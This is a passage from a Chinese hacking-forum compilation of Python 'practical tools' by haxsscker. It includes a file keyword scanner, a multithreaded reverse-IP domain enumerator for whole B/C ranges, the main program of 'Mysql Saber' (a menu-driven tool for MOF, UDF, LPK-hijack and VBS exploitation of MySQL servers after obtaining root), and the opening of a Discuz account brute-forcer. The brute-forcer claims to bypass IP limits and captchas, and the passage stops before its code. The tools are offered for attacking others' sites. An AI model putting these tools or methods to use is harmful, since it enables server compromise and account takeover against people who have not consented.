        print "设置 Extension,例如 txt,sql 等"
    def do_ext(self, extname):
        if extname == "":extname = raw_input("输入搜索文件的后缀名: ")
        print "搜索文件后缀名已修改为：.%s" %extname
        self.ext = "."+extname
    def help_dir1(self):
        print "指定保存目录,默认是 d:\list"
    def do_dir1(self, pathname):
        if pathname == "": pathname = raw_input("输入指定保存目录: ")
        print "指定保存目录:'%s' ;默认是:'%s'" % (pathname,self.OUTDIR)
        self.OUTDIR = pathname
    def help_output(self):
        print "选择是否保存找到的数据，1 代表保存搜索到的值，0 代表不保存"
    def do_output(self, sc):
        if sc == "":sc = raw_input("选择是否保存(1/0),默认不保存(0): ")
        print "已选择：%s" %sc
        self.output = sc
    def help_dir(self):
        print "指定搜索目录"
```

```
    def do_dir(self, pathname):
        if pathname == "": pathname = raw_input("输入指定搜索目录: ")
        print "指定搜索目录:'%s' ;默认是:'%s'" % (pathname,self.READPATH)
        self.READPATH = pathname
        self.realpath = self.READPATH
    def help_find(self):
        print "搜索关键词"
    def do_find(self,keyword):
        if keyword == "":
            keyword = raw_input("输入搜索关键字: ")
        if self.READPATH == self.realpath:
            print "搜索关键词:%s" % keyword
        filelist = os.listdir(self.READPATH)
        for name in filelist:
            oldpath = self.READPATH
            newpath = os.path.join(self.READPATH,name)
            if os.path.isdir(newpath):
                self.READPATH = newpath
                haxssckerSDB.do_find(self,keyword)
                self.READPATH = oldpath
            else:
                if self.ext in name:
                    fullname = os.path.join(self.READPATH,name)
                    file = open(fullname)
                    alline = []
                    for line in file.readlines():
                        if keyword in line:
                            alline.append(line.rstrip('\n'))
                    if alline != []:
                        print "文件路径:    "+os.path.join(self.READPATH,name)
                        print alline
                        print "\n"
                    if self.output == "1":
                        path2 = self.OUTDIR+"\\%s.txt" % self.n
                        self.n = self.n + 1
                        f = open(path2, 'w+')
                        f.write("文件路径:    "+os.path.join(self.READPATH,name))
                        f.write(str(alline).replace(',','\n'))
                        f.close()
                    file.close()
    def help_list(self):
        print "输入正则表达式(\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}): "
    def do_list(self,pattern):
            if pattern == "":
```

```
                pattern = raw_input("输入正则表达式(\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}): ")
            if self.READPATH == self.realpath:
                print "正则表达式:%s" % pattern
            path2 = self.OUTDIR+"\\list.txt"
            filelist = os.listdir(self.READPATH)
            f = open(path2, 'a')
            for name in filelist:
                oldpath = self.READPATH
                newpath = os.path.join(self.READPATH,name)
                if os.path.isdir(newpath):
                    self.READPATH = newpath
                    haxssckerSDB.do_list(self,pattern)
                    self.READPATH = oldpath
                else:
                    if self.ext in name:
                        fullname = os.path.join(self.READPATH,name)
                        file = open(fullname)
                        alline = []
                        for line in file.readlines():
                            try:
                                data1 = re.search(pattern,str(line)).group()
                                f.write(data1.strip('\'')+"\n")
                            except:
                                pass
                        file.close()
            f.close()
if __name__ == '__main__':
    sdb = haxssckerSDB()
    sdb.cmdloop()
```

（全文完）责任编辑：Silent 责任主编：DM_

第5节 PYTHON 实用工具第 5 弹：传说中的 B 段旁注工具

作者：haxsscker
来自：法客论坛
网址：http://team.f4ck.net/

第二版文章：请查看本章第 6 节
根据机油的建议，本程序已开始写第二版，第二版中暂定加入以下功能，并在几天内与大家见面
1.双 API，更加准确定位域名
2.拉取更多的条目，并保证速度
3.可以自动识别 B 端或者 C 段
4.自动创建目录，减少机油的操作
5.UI 界面

PYTHON 实用工具第五弹：传说中的 B 段旁注工具（话说这个名字啊……都 B 段了还旁注呢<白宫是我邻居>……算了，跟随求工具那人取名吧……）
功能：获取指定 B 段所有域名，并分 IP 存储（编译环境：win7+py2.7.2）
这是第五个工具了，前面工具大家自己搜索吧

起因：

如图 7-5-1：

图 7-5-1

哇~50 个金币都没人要啊？看我可怜的金币，立马开写啊！
妹的，bing 的 API 要 appid 啊，没钱买啊，谁告诉撸主有没有免费获取方法？

经过：

网上找了半天没找到，那就自己写吧！

结果：

一个通过 bing 的 B 段旁注工具诞生了！
觉得代码行数少么？是的~这就是 python 的魅力之一啊~（虽然撸主确实把一些步骤合起来做了……）

主要功能如下：

1.输入起始的两位 IP 地址，可以完成 B 段的域名拉取（大家可以稍微修改下就变成 C 段了……这个不用撸主说了吧？坛子里还是有不少会 PY 的）
2.开了 5 线程,通过 BING 抓取域名并去重复(目前只抓取前 30 个然后去重复,多了没用啊,大家可以自行修改线程)
3.按 Q 键随时退出
4.吸取机油们的金币!!

使用方法:

第一步：输入前两位 IP，如图 7-5-2：



图 7-5-2

第二步：开始扫描，如图 7-5-3：



图 7-5-3

第三步：验收成果(注意，存放位置默认是 c:\ips\目录下，如不存在，请创建，可以自行修改)。

如图 7-5-4：



图 7-5-4

视频教程连接和一个必要的 python 模块 beautifulsoup。

连接地址如下：

视频地址：http://pan.baidu.com/share/link?shareid=1732937890&uk=489753497

模块地址：http://pan.baidu.com/share/link?shareid=1737231390&uk=489753497

代码：怕复制后缩进出问题的可以直接下载 bing.rar。

连接地址：http://pan.baidu.com/share/link?shareid=1735270324&uk=489753497

```
#! /usr/bin/env python
#coding=utf-8
import urllib2,urllib,threading,Queue,os
import msvcrt
import sys
from bs4 import BeautifulSoup
print "|-----------------------------------------|"
print "| B duan pang zhu gong ju                 v0.1    |"
print "|    1/2013                    team.f4ck.net          |"
print "|      -- B duan pang zhu gong ju                  |"
print "| ---------Powered by haxsscker                  |"
print "|                                --no help                      |"
print "|-----------------------------------------|\n"
line = 5
startIP = raw_input("First two IP/add?(exp:192.168):")
class bingsearch(threading.Thread):
    def __init__(self):
        threading.Thread.__init__(self)
        self.urls= []
    def run(self):
        while 1:
            self.catchURL()
            queue.task_done()
    def catchURL(self):
        #self.key = seachstr.decode('gbk').encode('utf-8')
        sites = []
        sitelist = []
        self.ip= str(queue.get())
        url = 'http://cn.bing.com/search?rn=30&q=ip%3A'+self.ip
        try:
            request = urllib2.Request(url)
            response = urllib2.urlopen(request)
            soup = BeautifulSoup(response)
            sites = soup.findAll('cite')
        except Exception,e:
            print e
        else:
            if sites != []:
                for site in sites:
                    sitelist.append(str(site).replace('<cite>','').replace('</cite>','').split('/')[0])
                sitelist = list(set(sitelist))
                fname = "c:/ips/"+self.ip+".txt"
                f = open(fname,'w')
                f.writelines("%s\n" % (x) for x in sitelist)
```

```
                    f.close()
                    print self.ip+" has been saved!!!----------OK"
                else:
                    print self.ip+" has no site!!!"
def getIP(startIP):
    IPs = []
    for IP1 in range(254,0,-1):
        for IP2 in range(254,0,-1):
            newIP= '%s.%s.%s' % (startIP,IP1,IP2)
            IPs.append(newIP)
    return IPs
class ThreadGetKey(threading.Thread):
    def run(self):
        while 1:
            try:
                chr = msvcrt.getch()
                if chr == 'q':
                    print "stopped by your action ( q )"
                    os._exit(1)
                else:
                    continue
            except:
                os._exit(1)
if __name__ == '__main__':
    IPs = getIP(startIP)
    queue = Queue.Queue()
    for ip in IPs:
        queue.put(ip)
    ThreadGetKey().start()
    for p in range(line):
        bingsearch().start()
```

（全文完）责任编辑：Silent 责任主编：DM_

第6节 PYTHON 实用工具第 5.1 弹：自定义段-旁注工具 PZtool

作者：haxsscker
来自：法客论坛
网址：http://team.f4ck.net/

PYTHON 实用工具第 5.1 弹:自定义段-旁注工具 PZtool、带 UI、带 EXE。
机油们反映了一些需求，例如基本上都只扫 C 段，之前发了一个传说中的 B 段旁注工具，文章地址：请查看本章第 5 节
根据机油的建议，本程序第二版出现了，代码产生了一些变化

主要功能：

获取 IP 段的域名

主要变化：

1.双 API，更加准确定位域名

2.拉取更多的条目，并保证速度

3.可以自动识别 B 端或者 C 段

4.自动创建目录，减少机油的操作

5.exe 版和 UI 版现在放出来，但是莫非是界面的问题？速度比命令行慢，请懂的机油也帮忙看看。

代码打包：

（命令行版的(bing.py)只需安装 bs4，EXE 版本直接运行，PY-UI 版需要安装 pyqt 和 bs4，bs4 上个版本帖子里给大家打包过的，pyqt 大家想学 UI 界面制作的话下个吧），代码地址：http://pan.baidu.com/share/link?shareid=1583303985&uk=489753497

操作指南如下。

如图 7-6-1、7-6-2：

图 7-6-1

图 7-6-2

图 7-6-3

操作视频连接地址：

http://pan.baidu.com/share/link?shareid=1643974670&uk=489753497

代码--命令行版：

```
#! /usr/bin/env python
#coding=utf-8
import urllib2,threading,Queue,os
import msvcrt
import sys
from bs4 import BeautifulSoup
print "|----------------------------------------|"
print "|              pang zhu gong ju              v0.2     |"
print "|     1/2013                  team.f4ck.net          |"
print "|       -- zi xuan pang zhu gong ju                |"
print "| ---------Powered by haxsscker                    |"
print "|                                --no help                      |"
print "|----------------------------------------|\n"
line = 20
startIP = raw_input("First two or three IP/add?(exp:192.168/192.168.0):")
homedir = sys.path[0]
if os.path.isdir(homedir+'/ips') == 0:
        os.mkdir(homedir+'/ips')
class bingsearch(threading.Thread):
```

```
    def __init__(self):
        threading.Thread.__init__(self)
        self.urls= []
    def run(self):
        while 1:
            self.catchURL()
            queue.task_done()
    def catchURL(self):
        sites = []
        sites2 =[]
        sitelist = []
        self.ip= str(queue.get())
        url = 'http://cn.bing.com/search?count=50&q=ip%3A'+self.ip
        try:
            request = urllib2.Request(url)
            response = urllib2.urlopen(request)
            soup = BeautifulSoup(response)
            sites = soup.findAll('cite')
        except Exception,e:
            print e
        finally:
            url2 = 'http://sameip.org/ip/'+self.ip
            try:
                request = urllib2.Request(url2)
                response = urllib2.urlopen(request)
                soup = BeautifulSoup(response)
                sites2 = soup.findAll('a',{"rel":"nofollow"})
            except Exception,e:
                print e
            finally:
                if sites != [] or sites2 != []:
                    for site in sites:
sitelist.append(str(site).replace('<cite>','').replace('</cite>','').split('/')[0])
                    for site in sites2:
                        sitelist.append(str(site).split(' ')[1].replace('href="http://','').replace('"',''))
                    sitelist = list(set(sitelist))
                    fname = homedir + "/ips/"+self.ip+".txt"
                    f = open(fname,'w+')
                    f.writelines("%s\n" % (x) for x in sitelist)
                    f.close()
                    print self.ip+" has been saved!!!----------OK"
                else:
                    print self.ip+" has no site!!!"
def getIP(startIP):
```

```
    num = startIP.count('.')
    IPs = []
    if num==1:
        for IP1 in range(254,0,-1):
            for IP2 in range(254,0,-1):
                newIP= '%s.%s.%s' % (startIP,IP1,IP2)
                IPs.append(newIP)
    elif num==2 :
        for IP1 in range(254,0,-1):
            newIP= '%s.%s' % (startIP,IP1)
            IPs.append(newIP)
    else:
        print "IP is error!!"
        os._exit(1)
    return IPs
class ThreadGetKey(threading.Thread):
    def run(self):
        while 1:
            try:
                chr = msvcrt.getch()
                if chr == 'q':
                    print "stopped by your action ( q )"
                    os._exit(1)
                else:
                    continue
            except:
                os._exit(1)
if __name__ == '__main__':
    IPs = getIP(startIP)
    queue = Queue.Queue()
    for ip in IPs:
        queue.put(ip)
    ThreadGetKey().start()
    for p in range(line):
        bingsearch().start()
```

代码--UI 版（两个文件，视频中的.ui 可以不用）

BCPZ.py：

```
#! /usr/bin/env python
#coding=utf-8
import urllib2,Queue,threading,os
import msvcrt
import sys
from bs4 import BeautifulSoup
from PyQt4 import QtCore, QtGui
```

```
from BCPZ_ui import Ui_HA_BandC
class StartQt4(QtGui.QMainWindow):
    def __init__(self, parent=None):
        QtGui.QWidget.__init__(self, parent)
        self.ui = Ui_HA_BandC()
        self.ui.setupUi(self)
        self.setWindowTitle('haxsscker#f4ck-PZtool')
        QtCore.QObject.connect(self.ui.GO,QtCore.SIGNAL("clicked()"), self.start)
    def start(self):
        self.ui.GO.setEnabled(False)
        self.gip = getIP()
        m = self.ui.IP.text()
        m = str(m)
        self.gip.setIP(m)
        self.connect(self.gip, QtCore.SIGNAL("IPs"), self.search)
        self.gip.start()
    def search(self,IPs):
        self.homedir = sys.path[0]    #生成 EXE 时候要改成  os.getcwd()
        if os.path.isdir(self.homedir+'/ips') == 0:
            os.mkdir(self.homedir+'/ips')
        self.sb = bingsearch()
        self.queue = Queue.Queue()
        self.ui.output.setText('now finding...\n')
        self.ui.GO.setEnabled(True)
        for ip in IPs:
            self.queue.put(ip)
        self.sb.setmIP(self.queue)
        self.sb.setdir(self.homedir)
        self.connect(self.sb, QtCore.SIGNAL("jieguo"), self.out)
        self.line = 20
        for p in range(self.line):
            self.sb.start()
    def out(self,jieguo):
        self.ui.output.append(jieguo)
class bingsearch(QtCore.QThread,threading.Thread):
    def run(self):
        while not self.mqueue.empty():
            self.catchURL()
        return
    def setmIP(self,Value):
        self.mqueue = Value
    def setdir(self,Value):
        self.homedir = Value
    def catchURL(self):
```

```
            sites = []
            sites2 =[]
            sitelist = []
            self.ip= str(self.mqueue.get())
            url = 'http://cn.bing.com/search?count=50&q=ip%3A'+self.ip
            try:
                request = urllib2.Request(url)
                response = urllib2.urlopen(request)
                soup = BeautifulSoup(response)
                sites = soup.findAll('cite')
            except Exception,e:
                print e
            finally:
                url2 = 'http://sameip.org/ip/'+self.ip
                try:
                    request = urllib2.Request(url2)
                    response = urllib2.urlopen(request)
                    soup = BeautifulSoup(response)
                    sites2 = soup.findAll('a',{"rel":"nofollow"})
                except Exception,e:
                    print e
                finally:
                    if sites != [] or sites2 != []:
                        for site in sites:
sitelist.append(str(site).replace('<cite>','').replace('</cite>','').split('/')[0])
                        for site in sites2:
                            sitelist.append(str(site).split(' ')[1].replace('href="http://','').replace('"',''))
                        sitelist = list(set(sitelist))
                        fname = self.homedir + "/ips/"+self.ip+".txt"
                        f = open(fname,'w+')
                        f.writelines("%s\n" % (x) for x in sitelist)
                        f.close()
                        jieguo = self.ip+" has been saved!!!----------OK"
                        self.emit(QtCore.SIGNAL("jieguo"),jieguo)
                    else:
                        jieguo = self.ip+" has no site!!!"
                        self.emit(QtCore.SIGNAL("jieguo"),jieguo)
class getIP(QtCore.QThread):
    def run(self):
        self.get()
        return
    def setIP(self,Value):
        self.startIP = Value
    def get(self):
```

```
            self.num = self.startIP.count('.')
            self.IPs = []
            if self.num==1:
                for self.IP1 in range(254,0,-1):
                    for self.IP2 in range(254,0,-1):
                        self.newIP= '%s.%s.%s' % (self.startIP,self.IP1,self.IP2)
                        self.IPs.append(self.newIP)
            elif self.num==2 :
                for self.IP1 in range(254,0,-1):
                    self.newIP= '%s.%s' % (self.startIP,self.IP1)
                    self.IPs.append(self.newIP)
            else:
                print "IP is error!!"
                os._exit(1)
            self.emit(QtCore.SIGNAL("IPs"),self.IPs)
if __name__ == '__main__':
    app = QtGui.QApplication(sys.argv)
    myapp = StartQt4()
    myapp.show()
    sys.exit(app.exec_())
```

BCPZ_ui.py：

```
# -*- coding: utf-8 -*-
# Form implementation generated from reading ui file 'BCPZ.ui'
#
# Created: Sun Jan 06 16:53:41 2013
#          by: PyQt4 UI code generator 4.9.5
#
# WARNING! All changes made in this file will be lost!
from PyQt4 import QtCore, QtGui
try:
    _fromUtf8 = QtCore.QString.fromUtf8
except AttributeError:
    _fromUtf8 = lambda s: s
class Ui_HA_BandC(object):
    def setupUi(self, HA_BandC):
        HA_BandC.setObjectName(_fromUtf8("HA_BandC"))
        HA_BandC.resize(296, 300)
        self.IP = QtGui.QLineEdit(HA_BandC)
        self.IP.setGeometry(QtCore.QRect(40, 40, 191, 20))
        self.IP.setObjectName(_fromUtf8("IP"))
        self.label = QtGui.QLabel(HA_BandC)
        self.label.setGeometry(QtCore.QRect(20, 40, 21, 20))
        self.label.setObjectName(_fromUtf8("label"))
        self.label_2 = QtGui.QLabel(HA_BandC)
```

```
            self.label_2.setGeometry(QtCore.QRect(20, 10, 241, 16))
            self.label_2.setObjectName(_fromUtf8("label_2"))
            self.GO = QtGui.QPushButton(HA_BandC)
            self.GO.setGeometry(QtCore.QRect(240, 40, 41, 23))
            self.GO.setObjectName(_fromUtf8("GO"))
            self.output = QtGui.QTextEdit(HA_BandC)
            self.output.setGeometry(QtCore.QRect(20, 70, 261, 201))
            self.output.setObjectName(_fromUtf8("output"))
            self.label_3 = QtGui.QLabel(HA_BandC)
            self.label_3.setGeometry(QtCore.QRect(130, 280, 161, 16))
            self.label_3.setObjectName(_fromUtf8("label_3"))
            self.retranslateUi(HA_BandC)
            QtCore.QMetaObject.connectSlotsByName(HA_BandC)
        def retranslateUi(self, HA_BandC):
            HA_BandC.setWindowTitle(QtGui.QApplication.translate("HA_BandC", "Form", None,
QtGui.QApplication.UnicodeUTF8))
            self.label.setText(QtGui.QApplication.translate("HA_BandC", "IP:", None,
QtGui.QApplication.UnicodeUTF8))
            self.label_2.setText(QtGui.QApplication.translate("HA_BandC", "IP 可以是 C 段或 B 段前几位
(192.1/192.1.1)", None, QtGui.QApplication.UnicodeUTF8))
            self.GO.setText(QtGui.QApplication.translate("HA_BandC", "GO", None,
QtGui.QApplication.UnicodeUTF8))
            self.label_3.setText(QtGui.QApplication.translate("HA_BandC", "<html><head/><body><p><a
href=\"http://team.f4ck.net\"><span style=\" text-decoration: underline; color:#ff0000;\">POWERED BY
Haxsscker#f4ck</span></a></p></body></html>", None, QtGui.QApplication.UnicodeUTF8))
```

EXE 版：

python 这东西打包成 exe 之后巨大化，因为各种库都被打包了。

连接地址：http://pan.baidu.com/share/link?shareid=1660497002&uk=489753497

（全文完）责任编辑：Silent 责任主编：DM_

第7节 PYTHON 实用工具第 6 弹：Mysql 利用工具--Mysql Saber

作者：haxsscker

来自：法客论坛

网址：http://team.f4ck.net/

说点先废话吧，之前打过广告的，今年最后一个利用工具（颜色不错哈）

基本包括了 mysql 的全部利用了吧，还有别的利用的话跟撸主说下哈

程序比较大，我就不全部贴上来了，花一个下载金币吧~~大家知道的我的东西从不收费

FAQ:

1.版本为什么是 1.1？

答：因为 1.0 拿去给机油测试了……

2.为什么设置 20 权限？ （不高吧？）

答：鼓励新人多发帖，多回复才能看到别的东西

3.有 bug 怎么办？

答：自己改或者跟撸主说。

4.各种颜色代表什么？

答：绿色代表程序提示信息，粉色代表获取到的信息，红色代表出错信息，白色代表输入信息。

5.可以转载么？

答：希望让它留在法客，转载什么的就免了吧。

利用场景：

1.远程文件包含，又开启了外连的

2.得到 root，然后懒得手动，开个外连之后即可使用本程序

3.其他

功能如下：

1.MOF 自动利用

2.UDF 自动利用+手动利用（自动创建 lib/plugin 路径）

3.LPK 自动利用(劫持的是 mysql)

4.VBS 自动利用(暂时只支持英文版系统)

5.SQL 手动查询(就按照正常的 sql 语句输入即可)

图文演示：

载入后提示输入 ip,port,账户，密码 （默认是本机空密码），如图 7-7-1：

图 7-7-1

用数字来选择功能，如图 7-7-2：

图 7-7-2

根据各种提示输入，例如 udf 就需要选择手动还是自动判断路径，其他不用，直接完成，如图 7-7-3：

图 7-7-3

完成后会有相应提示，按 q 退出，然后可以选择继续使用其他功能或者退出程序，如图 7-7-4：

图 7-7-4

什么？！上面的看不懂？没关系，还有视频教程，

教程地址：http://pan.baidu.com/share/link?shareid=1840813899&uk=489753497

什么？！想练习读 python？可以，下面是代码，一共 7 个文件哦，

文件地址：http://pan.baidu.com/share/link?shareid=1843455893&uk=489753497

什么？！一个金币都不想花？！可以，给你个主程序代码，剩下的自己写吧，（lpk 也好，udf 也好，篇幅太大，放上来闹心啊!!），代码如下：

```
#! /usr/bin/env python
#coding=utf-8
import sys, MySQLdb
from MysqlSaber_col import printWait,printError,printResult
printWait( '''
```

```
    ############################################################
    #                                                          #
    #          Mysql Saber v1.1 ===> Yes,Your Highness         #
    #                          BY haxsscker                    #
    #                          team.f4ck.net                   #
    #                                                          #
    ############################################################
'')
def Sconnect(IP,username,password,database,port):
    try:
        printWait("[+Saber+]===> Try to login... waiting...")
conn=MySQLdb.connect(host=IP,user=username,passwd=password,db=database,port=port)
        printWait("[+Saber+]===> OK, let's f4ck the Monster!!!")
    except Exception,e:
        printError(e)
        printError("[+Saber+]===> Hey boy, what's wrong?!Try again or go to levelUP...")
        sys.exit()
    try:
        sword = conn.cursor()
        sword.execute('select version();')
        v = sword.fetchall()
    except Exception,e:
        printError(e)
        printError("[+Saber+]===> Hey boy, what's wrong?!Try again or go to levelUP...")
        sys.exit()
    else:
        printResult("[+Saber+]===> That's the version: "+v[0][0])
    return sword
def Shelp(IP,username,password,database,port):
    sword = Sconnect(IP,username,password,database,port)
    while 1:
        chioce = '5'
        printWait('''
        [+Saber+]===> Your Highness, I'll be your sword and shield !
                        MOF ----> 1
                        UDF ----> 2
                        LPK ----> 3
                        VBS ----> 4    (ENGLISH PATH ONLY!)
                        SQL ----> 0
                    Please make your chioce!!(press q to exit!!)
        ''')
        while chioce != '1' and chioce != '2' and chioce != '3' and chioce != '0' and chioce != '4' and chioce != 'q':
            chioce = raw_input("chioce?(1/2/3/4/0/q):")
        if chioce == '1':
```

```
                import MysqlSaber_mof
                MysqlSaber_mof.Sknight()
                MysqlSaber_mof.main(sword)
        elif chioce == '2':
                import MysqlSaber_udf
                MysqlSaber_udf.Sknight()
                MysqlSaber_udf.main(sword)
        elif chioce == '3':
                import MysqlSaber_lpk
                MysqlSaber_lpk.Sknight()
                MysqlSaber_lpk.main(sword)
        elif chioce == '4':
                import MysqlSaber_vbs
                MysqlSaber_vbs.Sknight()
                MysqlSaber_vbs.main(sword)
        elif chioce == '0':
                import MysqlSaber_sql
                MysqlSaber_sql.Sknight()
                MysqlSaber_sql.main(sword)
        elif chioce == 'q':
                sword.close()
                sys.exit()
        else:
                printError("[+Saber+]===> Sorry, I can not understand..")
                sword.close()
                sys.exit()
def main():
    Susername='root'
    Spassword=''
    Sdatabase='mysql'
    SIP = 'localhost'
    Sport = 3306
    IP = raw_input("IP ?(localhost):")
    port = raw_input("Port ?(3306):")
    username = raw_input("username?(root):")
    password = raw_input("password?(''):")
    database = raw_input("database?(mysql):")
    if not username:
        username = Susername
    if not password:
        password = Spassword
    if not database:
        database = Sdatabase
    if not IP:
```

```
            IP = SIP
        if not port:
            port = Sport
        else:
            port = int(port)
        Shelp(IP,username,password,database,port)
if __name__ == "__main__":
        main()
```

（全文完）责任编辑：Silent 责任主编：DM_

第8节 PYTHON 实用工具第 7 弹：DZ2.5 扫号器

作者：haxsscker
来自：法客论坛
网址：http://team.f4ck.net/

阔别几个月的 PYTHON 实用工具继续开始连载了……虽然我也不知道第 8 弹神马时候出……这次来个》》PYTHON 实用工具第 7 弹:DZ2.5 扫号器
无视登录 IP 限制，无视法客和习科的登陆验证码，其他的地方没试~~
工具说明：
1.需要自己将用户名做成文档，一行一个，至于怎么爬用户名我就不发工具了，不然被 DZ 站长 K 掉不是……
2.需要自己将密码做成文档，一行一个
3.工具中设定密码文档、用户名文档、存储文档（自动生成），的路径，默认在 C 盘下
4.开了 200 线程，I5，4G 内存下测试通过，速度挺快
5.需要抓一次包看下提交的是不是 MD5 加密的密码，然后在工具里面选择 y/n，例如习科的就是加密的，法客的就是没加密的
6.解决了中文问题
7.按 Q 随时退出

工具密码部分原理，看图就懂了吧，意思就是 MD5 加密，看了下，习科，邪影都是加密的，如图 7-8-1、7-8-2、7-8-3：



图 7-8-1



图 7-8-2



图 7-8-3

工具展示，如图 7-8-4：

图 7-8-4

我躺枪了，如图 7-8-5：

